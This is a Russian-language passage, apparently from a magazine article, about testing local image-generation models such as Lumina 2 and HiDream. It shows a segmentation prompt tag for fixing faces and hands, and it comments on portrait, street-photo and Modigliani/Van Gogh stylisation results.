
```
<segment:face:0.3,0.5>текстовый запрос, описывающий сегмент
```



Результат

Сегментирование работает, огрехи исправляются.

Попробуем гламур.



Продолжение статьи →

LUMINA 2 И HIDREAM


ТЕСТИРУЕМ НОВЫЕ МОДЕЛИ ДЛЯ СОЗДАНИЯ КАРТИНОК НА СВОЕМ КОМПЬЮТЕРЕ


Сразу видна проблема с пальцами. Исправить ее сегментированием не удалось; относительно беспроблемный вариант, у которого сегментированием вышло исправить пальцы рук, получился только с третьей попытки.

Попробуем черно-белое стрит-фото.

Хороший контраст и композиция, лицо при желании можно исправить сегментированием.

Теперь стилизация — Модильяни и Ван Гог.





Где-то в промежутке от «совсем не похоже» до «сойдет».

